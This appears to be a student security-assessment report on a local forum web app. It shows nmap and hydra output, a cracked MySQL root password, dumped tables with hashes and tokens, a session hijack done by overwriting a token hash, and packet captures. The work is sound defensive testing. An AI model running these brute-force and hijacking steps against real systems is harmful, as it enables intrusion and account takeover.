Deliverable 3

Team Name: DAAP-SecDov-518

Our team conducted a full security assessment of the ***acim-WebDenial*** forum application. The application allows users to create posts, react to them, and comment. Our testing included:

- Database security
- Authentication/session management
- Web application functionality
- Static code analysis (CodeQL)
- Network traffic examination
- DoS/Rate-Limiting bypass attempts

Our goal was to evaluate the application against the provided Confidentiality, Integrity, and Availability (**CIA**) requirements.

Port Scanning

```
┌──(kali㉿kali)-[~/acim-WebDenial-main]
└─$ nmap -p- 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-01 01:22 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000010s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
3000/tcp  open  ppp
3306/tcp  open  mysql
5000/tcp  open  upnp
38783/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

We started off the security testing with a basic port scan on our target. Our goal here was to make sure no random ports are exposed to users that may cause further security issues. Here we didn't really find any redundant or useless ports that were open so this was a good start to the testing. Now we can start individually gathering more information about each of the ports and services and testing them one by one.

Mysql Dictionary Attack

```
┌──(kali㉿kali)-[~/acim-WebDenial-main]
└─$ hydra -l root -P /home/kali/rockyoy.txt mysql://localhost
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
 secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-30 22:04:24
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30001 login tries (l:1/p:30001), ~7501
tries per task
[DATA] attacking mysql://localhost:3306/
[STATUS] 9901.00 tries/min, 9901 tries in 00:01h, 20100 to do in 00:03h, 4 active
[STATUS] 9805.00 tries/min, 19610 tries in 00:02h, 10391 to do in 00:02h, 4 active
[STATUS] 9725.67 tries/min, 29177 tries in 00:03h, 824 to do in 00:01h, 4 active
[3306][mysql] host: localhost   login: root   password: ilovesecurity
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-30 22:07:30

┌──(kali㉿kali)-[~/acim-WebDenial-main]
└─$
```


Since port 3306 was exposed, we attempted authentication. Using a dictionary attack with root/default credentials, we successfully cracked the MySQL **root** account password: **ilovesecurity**

This grants **full read/write access** to all tables.
Impact:

- Complete compromise of **Confidentiality** (private information exposed)
- Complete compromise of **Integrity** (attacker can modify or delete all data)

Even though stored passwords inside tables were hashed, the weak DB password compromises everything.


SQL login



Using the cracked **root** password, we:

- Enumerated all databases and tables
- Viewed content of posts, comments, accounts, and auth tokens
- Could modify or delete any user or post


Database info



All table content

```
MySQL [forumDatabase]> select * from accountCredentials;
+--------------------------------------+----------+-----------+--------------------------------------------------------------+------+------------------------------------------------------------------+
| userID                               | username | email     | password                                                     | role | authToken                                                        |
+--------------------------------------+----------+-----------+--------------------------------------------------------------+------+------------------------------------------------------------------+
| c5e6ebba-c960-4d8c-985c-53e6fc933aa1 | hi       | hi@hi.com | $2b$12$DlZJsISXSKA0JxWeRd9RRuDUjlMu2pC8HMijlvtniPrTAeLhdYwvO | 0    | 8597a1c0ea26ede108143c47ceaa398fdaddf9383666c3ea972d2816c81ac6aa |
+--------------------------------------+----------+-----------+--------------------------------------------------------------+------+------------------------------------------------------------------+
1 row in set (0.001 sec)

MySQL [forumDatabase]> select * from forumPosts;
+--------------------------------------+---------------------+--------------------------------------+-------+---------+----------+
| postID                               | timestamp           | ownerID                              | title | content | comments |
+--------------------------------------+---------------------+--------------------------------------+-------+---------+----------+
| d7f07768-18ae-4411-a502-f23f25ee5b7e | 2025-11-01 01:35:35 | c5e6ebba-c960-4d8c-985c-53e6fc933aa1 | 21212 | 21212   | NULL     |
+--------------------------------------+---------------------+--------------------------------------+-------+---------+----------+
1 row in set (0.001 sec)

MySQL [forumDatabase]> select * from postComments;
Empty set (0.001 sec)

MySQL [forumDatabase]> select * from userActivityLogs;
+--------------------------------------+--------------------------------------+----------+--------------+-----------------------------------------------------------------+---------------------+
| logID                                | userID                               | username | activityType | activityDetails                                                 | timestamp           |
+--------------------------------------+--------------------------------------+----------+--------------+-----------------------------------------------------------------+---------------------+
| e49f6a32-a8f7-4e7f-a0fa-48d0123496db | NULL                                 | hi       | REGISTER_FAILED  | Weak password.                                              | 2025-11-01 01:28:34 |
| 87f1fa60-4c23-46d7-97a8-36323c71c08d | c5e6ebba-c960-4d8c-985c-53e6fc933aa1 | hi       | REGISTER_SUCCESS | User registered successfully.                               | 2025-11-01 01:30:18 |
| ef6475b3-caa2-4a23-b9e0-111852e9d855 | c5e6ebba-c960-4d8c-985c-53e6fc933aa1 | hi       | LOGIN_SUCCESS    | User logged in successfully.                                | 2025-11-01 01:31:14 |
| 8efd07eb-8b1d-419f-8554-b2ce18130aff | c5e6ebba-c960-4d8c-985c-53e6fc933aa1 | hi       | POST_CREATE      | Created post 'sadsa' with ID d7f07768-18ae-4411-a502-f23f25ee5b7e. | 2025-11-01 01:35:35 |
| d97557e5-7a63-45f8-ae6f-e19abec5a399 | c5e6ebba-c960-4d8c-985c-53e6fc933aa1 | hi       | LOGOUT           | User logged out successfully.                               | 2025-11-01 01:39:39 |
| 7a128b58-60e6-4358-8022-0e75cf02e6f0 | c5e6ebba-c960-4d8c-985c-53e6fc933aa1 | hi       | LOGIN_SUCCESS    | User logged in successfully.                                | 2025-11-01 01:40:00 |
| 3b4c785f-40ec-4fbe-a83f-622627f4e0fc | c5e6ebba-c960-4d8c-985c-53e6fc933aa1 | hi       | POST_UPDATE      | Updated post 'd7f07768-18ae-4411-a502-f23f25ee5b7e'.        | 2025-11-01 01:41:50 |
| 2e078003-e578-46e1-a08b-83b63817f6ef | c5e6ebba-c960-4d8c-985c-53e6fc933aa1 | hi       | LOGOUT           | User logged out successfully.                               | 2025-11-01 01:46:14 |
| e6f15648-ef8a-418b-8367-a90715b330e4 | c5e6ebba-c960-4d8c-985c-53e6fc933aa1 | hi       | LOGIN_SUCCESS    | User logged in successfully.                                | 2025-11-01 01:46:57 |
| 21019738-4109-4270-b0d7-b6f37d90d0a5 | c5e6ebba-c960-4d8c-985c-53e6fc933aa1 | hi       | LOGIN_SUCCESS    | User logged in successfully.                                | 2025-11-01 01:48:46 |
+--------------------------------------+--------------------------------------+----------+--------------+-----------------------------------------------------------------+---------------------+
10 rows in set (0.001 sec)

MySQL [forumDatabase]>
```

Session Hijacking



The authentication tokens stored in the database were hashed. We identified the hash as **SHA-256**. The developers appear to verify login by hashing the frontend cookie and comparing it with the stored database hash.

Because we had DB access, we:

1. Generated our own **SHA-256** hash for a chosen value (“**qwertyuiop**”).
2. Overwrote a user’s **authToken** hash in the database.
3. Set our browser cookie to the plaintext “**qwertyuiop**”.


Result: We fully hijacked the target user’s account.

This violates:

- ***Integrity****(posts can be modified by non-owners)*

- ***Confidentiality****(sessions can be impersonated)*


Packet Sniffing



4	0.025273230	10.0.2.3	10.0.2.15	DNS	352 Standard query response 0x6ecc A passwordsleakcheck-pa.googleapis.com A 142.250.80.74 A 142.250
5	0.032143919	10.0.2.3	10.0.2.15	DNS	208 Standard query response 0xf8b7 AAAA passwordsleakcheck-pa.googleapis.com AAAA 2607:f8b0:4006:81
6	0.032671528	10.0.2.3	10.0.2.15	DNS	156 Standard query response 0x65ae HTTPS passwordsleakcheck-pa.googleapis.com SOA ns1.google.com
7	0.033152592	10.0.2.15	142.250.80.74	QUIC	1292 Initial, DCID=62800ef46b540640, PKN: 1, CRYPTO, PING, CRYPTO, CRYPTO, PING, CRYPTO, CRYPTO, CRY
8	0.033204638	10.0.2.15	142.250.80.74	QUIC	1292 Initial, DCID=62800ef46b540640, PKN: 2, PADDING, PING, PADDING, CRYPTO, PADDING, CRYPTO, CRYPTO
9	0.054671127	142.250.80.74	10.0.2.15	QUIC	82 Initial, SCID=e2800ef46b540640, PKN: 1, ACK
10	0.054671291	142.250.80.74	10.0.2.15	QUIC	1292 Initial, SCID=e2800ef46b540640, PKN: 2, ACK, PADDING
11	0.054671320	142.250.80.74	10.0.2.15	QUIC	1292 Initial, SCID=e2800ef46b540640, PKN: 3, CRYPTO, PADDING
12	0.055074840	142.250.80.74	10.0.2.15	QUIC	1292 Initial, SCID=e2800ef46b540640, PKN: 4, CRYPTO, PADDING
13	0.055294010	10.0.2.15	142.250.80.74	QUIC	1292 Initial, DCID=e2800ef46b540640, PKN: 3, ACK, PADDING
14	0.060703915	142.250.80.74	10.0.2.15	QUIC	1292 Handshake, SCID=e2800ef46b540640
15	0.060704080	142.250.80.74	10.0.2.15	QUIC	1292 Handshake, SCID=e2800ef46b540640
16	0.060704096	142.250.80.74	10.0.2.15	QUIC	1292 Handshake, SCID=e2800ef46b540640
17	0.060866694	10.0.2.15	142.250.80.74	QUIC	81 Handshake, DCID=e2800ef46b540640
18	0.063899978	10.0.2.15	142.250.80.74	QUIC	82 Handshake, DCID=e2800ef46b540640
19	0.075382993	142.250.80.74	10.0.2.15	QUIC	236 Protected Payload (KP0)
20	0.076802246	10.0.2.15	142.250.80.74	QUIC	131 Handshake, DCID=e2800ef46b540640
21	0.076905729	10.0.2.15	142.250.80.74	QUIC	116 Protected Payload (KP0), DCID=e2800ef46b540640
22	0.077117884	10.0.2.15	142.250.80.74	QUIC	483 Protected Payload (KP0), DCID=e2800ef46b540640
23	0.097853744	142.250.80.74	10.0.2.15	QUIC	1028 Protected Payload (KP0)
24	0.097853863	142.250.80.74	10.0.2.15	QUIC	163 Protected Payload (KP0)

We tried to sniff authentication packets over the network but we were unsuccessful since the group had used encryption to make sure no one is able to sniff authentication packets and do a MITM attack. We can see in the screenshot the protocol being used to send encrypted packets is QUIC.


XSS(Cross Site Scripting)





Since we already found the front end of the app we wanted to test it further. Another thing we tested is XSS to make sure a user isn't able to just inject code into the posts feature of the app which gets executed on the server and cause trouble later on. As shown in screenshots above the input is being filtered so we see that if we tried to inject javascript code it wasnt being run and being converted into not executable code.

Packet Capture (Wireshark):

- The post title and body are not encrypted while posting them to the website because it uses the HTTP protocol. This violates the confidentiality of the user's data. (**Recommendation:** use HTTPS)


Home
Loggout
Create Post
Winter
Winter is coming
Comments
Sat, 01 Nov 2025 21:18:26 GMT
WE CAN SEE THIS POST IN PACKET CAPTURE
IT IS VIOLATION OF CONFIDENTIALITY
Comments
Sat, 01 Nov 2025 21:22:46 GMT
Comments
Sat, 01 Nov 2025 22:01:40 GMT


Capturing from Adapter for loopback traffic capture
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
4763 510.204136 ::1 ::1 TCP 98 3000 → 52576 [PSH, ACK] Seq=2730 Ack=849 Win=64512 Len=34 [TCP PDU reassembled in 4765]
4764 510.204185 ::1 ::1 TCP 64 52576 → 3000 [ACK] Seq=849 Ack=2764 Win=62720 Len=0
4765 510.204391 ::1 ::1 HTTP 69 HTTP/1.1 200 OK (text/x-component)
4766 510.204449 ::1 ::1 TCP 64 52576 → 3000 [ACK] Seq=849 Ack=2769 Win=62720 Len=0
4767 510.205506 ::1 ::1 TCP 168 3000 → 63935 [PSH, ACK] Seq=3614 Ack=1369 Win=233 Len=104
4768 510.205578 ::1 ::1 TCP 64 63935 → 3000 [ACK] Seq=1369 Ack=3718 Win=215 Len=0
4769 510.205708 ::1 ::1 WebSoc… 168 WebSocket Text [FIN]
4770 510.205775 ::1 ::1 TCP 64 62746 → 3000 [ACK] Seq=1745 Ack=1474 Win=64000 Len=0
4771 510.227228 ::1 ::1 TCP 76 60422 → 5000 [SYN] Seq=0 Win=65535 Len=0 MSS=65475 WS=256 SACK_PERM
4772 510.227382 ::1 ::1 TCP 76 5000 → 60422 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65475 WS=256 SACK_PERM
4773 510.227465 ::1 ::1 TCP 64 60422 → 5000 [ACK] Seq=1 Ack=1 Win=65280 Len=0
4774 510.228090 ::1 ::1 HTTP 623 GET /home HTTP/1.1
4775 510.228159 ::1 ::1 TCP 64 5000 → 60422 [ACK] Seq=1 Ack=560 Win=64768 Len=0
4776 510.248085 ::1 ::1 HTTP/J… 942 HTTP/1.1 200 OK , JSON (application/json)
4777 510.248179 ::1 ::1 TCP 64 60422 → 5000 [ACK] Seq=560 Ack=879 Win=64512 Len=0
4778 510.248939 ::1 ::1 TCP 64 60422 → 5000 [FIN, ACK] Seq=560 Ack=879 Win=64512 Len=0
4779 510.249004 ::1 ::1 TCP 64 5000 → 60422 [ACK] Seq=879 Ack=561 Win=64768 Len=0
4780 510.249188 ::1 ::1 TCP 64 5000 → 60422 [FIN, ACK] Seq=879 Ack=561 Win=64768 Len=0
4781 510.249260 ::1 ::1 TCP 64 60422 → 5000 [ACK] Seq=561 Ack=880 Win=64512 Len=0
4782 510.249760 ::1 ::1 TCP 76 51363 → 5000 [SYN] Seq=0 Win=65535 Len=0 MSS=65475 WS=256 SACK_PERM
4783 510.249911 ::1 ::1 TCP 76 5000 → 51363 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65475 WS=256 SACK_PERM
4784 510.249977 ::1 ::1 TCP 64 51363 → 5000 [ACK] Seq=1 Ack=1 Win=65280 Len=0
4785 510.250294 ::1 ::1 HTTP 623 GET /home HTTP/1.1
4786 510.250357 ::1 ::1 TCP 64 5000 → 51363 [ACK] Seq=1 Ack=560 Win=64768 Len=0
4787 510.281823 ::1 ::1 HTTP/J… 942 HTTP/1.1 200 OK , JSON (application/json)
4788 510.281905 ::1 ::1 TCP 64 51363 → 5000 [ACK] Seq=560 Ack=879 Win=64512 Len=0
4789 510.282626 ::1 ::1 TCP 64 51363 → 5000 [FIN, ACK] Seq=560 Ack=879 Win=64512 Len=0
4790 510.282677 ::1 ::1 TCP 64 5000 → 51363 [ACK] Seq=879 Ack=561 Win=64768 Len=0
4791 510.282924 ::1 ::1 TCP 64 5000 → 51363 [FIN, ACK] Seq=879 Ack=561 Win=64768 Len=0
[Path with value: /[]/content:Winter is coming]
[Member with value: content:Winter is coming]
String value: Winter is coming
Key: content
[Path: /[]/content]
Member: ownerID
[Path with value: /[]/ownerID:1462f787-cdd6-4b14-9ab8-60c662fcd1fd]
[Member with value: ownerID:1462f787-cdd6-4b14-9ab8-60c662fcd1fd]
String value: 1462f787-cdd6-4b14-9ab8-60c662fcd1fd
Key: ownerID
[Path: /[]/ownerID]
Member: postID
[Path with value: /[]/postID:b6efe75d-7b6c-40ce-9007-6bf8f5d26654]
[Member with value: postID:b6efe75d-7b6c-40ce-9007-6bf8f5d26654]
String value: b6efe75d-7b6c-40ce-9007-6bf8f5d26654
Key: postID
[Path: /[]/postID]
